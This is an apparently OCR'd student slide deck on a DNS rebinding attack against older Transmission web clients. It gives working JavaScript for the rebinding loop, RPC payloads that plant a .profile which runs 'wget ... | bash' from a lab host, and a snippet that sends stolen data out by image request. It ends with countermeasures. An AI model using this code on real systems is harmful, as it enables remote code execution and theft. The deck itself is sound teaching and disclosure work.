
DNS Rebinding Attack
Transmission BitTorrent Client

Christian Gregg - H00224463 - cg23@hw.ac.uk

Ryan Shah - H00206511 - rs10@hw.ac.uk

SOP, DNS, and DNS Rebinding

- Wut?
- How?
- Why?



Attacker set the TTL to 59s

```
foo.domain.com. 59 IN A 1.2.3.4
```

```
GET foo.domain.com
200 OK - data
```

```
<script>
    //do nothing until TTL time limit
</script>
```

Attacker changes DNS IP with TTL 59s

```
foo.domain.com. 59 IN A 1.2.3.4   -> IP server
// changed to:
foo.domain.com. 59 IN A 127.0.0.1 -> IP targeted
```

```
<script>
    get('/secret.txt', function(data)...
</script>
```

```
DNS IP foo.domain.com ?
IP foo.domain.com: 127.0.0.1
GET /secret.txt
200 OK - data
```

```
<script>
   // send d : data
   var i = new Image();
   // not the same domain
   i.src='http://bar.domain.com/?'+d;
</script>
```

```
GET bar.domain.com/?data
```

Our Implementation

- DNS Rebinding through rbndr
    - Time varying DNS Rebinding
- Transmission (Web Client) (< v2.9.3)
    - Vulnerable RPC Server
- Download .profile to users home folder
- .profile contents:
    - wget -q -O http://10.0.2.30/attack.sh | bash
- .profile runs on login shell or graphical login

index.js - reload loop

```
function reloadFrame() {
  document.getElementById("attack").src = url + "?rnd=" + Math.random();
}

function begin() {
   start.disabled = true;
   timer = setInterval(reloadFrame, interval * 1000);
   reloadFrame();
}
```

index.js - messaging

```
window.addEventListener("message", function (msg) {
    if (msg.data.status == "start") {
        if (msg.origin == document.getElementById("attack").src.substr(0,
msg.origin.length)) clearInterval(timer);
        msg.source.postMessage({cmd: "interval", param: interval}, "*");
        msg.source.postMessage({cmd: "start", param: null}, "*");
    }
    if (msg.data.status == "pwned") {
        attack.contentWindow.postMessage({cmd: "stop"}, "*");
        clearInterval(timer);
        alert("Attack Successful: " + msg.data.response);
    }
});
```

iframe.js - XMLHttpRequest loop

```
function begin() {
    window.parent.postMessage({status: "start"}, "*");
}

window.addEventListener("message", function (e) {
    switch (e.data.cmd) {
    case "interval":
        interval = parseInt(e.data.param) * 1000;
        break;
    case "stop":
        clearInterval(timer);
        break;
    case "start":
        timer = setInterval(sendRpc, interval);
        break;
    }
});
```

sendRpc()

```
function sendRpc() {
 xhr = new XMLHttpRequest();
 xhr.open("POST", "/transmission/rpc", false);

 if (sessionid) { xhr.setRequestHeader("X-Transmission-Session-Id", sessionid); }

 try { xhr.send(command); } catch(e) { console.log("failed to send xhr"); }

 if (xhr.status == 404 || xhr.status == 501) { return; }

 if (xhr.status == 200) {
  if (command !== getSession) {
   clearInterval(timer);
   window.parent.postMessage({status: "pwned", response: xhr.responseText }, "*");
  } else {
   var downloadDir = JSON.parse(xhr.responseText).arguments["download-dir"];
   var regex = /^(\/home\/[^\/]+)(\/.*)?\/?$/g
   var homeDir = regex.exec(downloadDir)[1];
   startDownload.arguments["download-dir"] = homeDir;
   command = JSON.stringify(startDownload);
   }
 } else if (xhr.status == 409) {
  sessionid = xhr.getResponseHeader("X-Transmission-Session-Id")
  sendRpc();
 }
}
```

RPC Attack Payloads

```
var startDownload = {
    method: "torrent-add",
    arguments: {
        "download-dir": "/home/victim",
        filename: "http://www2.macs.hw.ac.uk/~cg23/F20AN/.profile.torrent",
        paused: false
    }
};

var getSession = JSON.stringify({
    method: "session-get",
    arguments: {}
});
```

Countermeasures to DNS Rebinding

- Extended Same-Origin Policy
- DNS Pinning
- DNS Filtering

Questions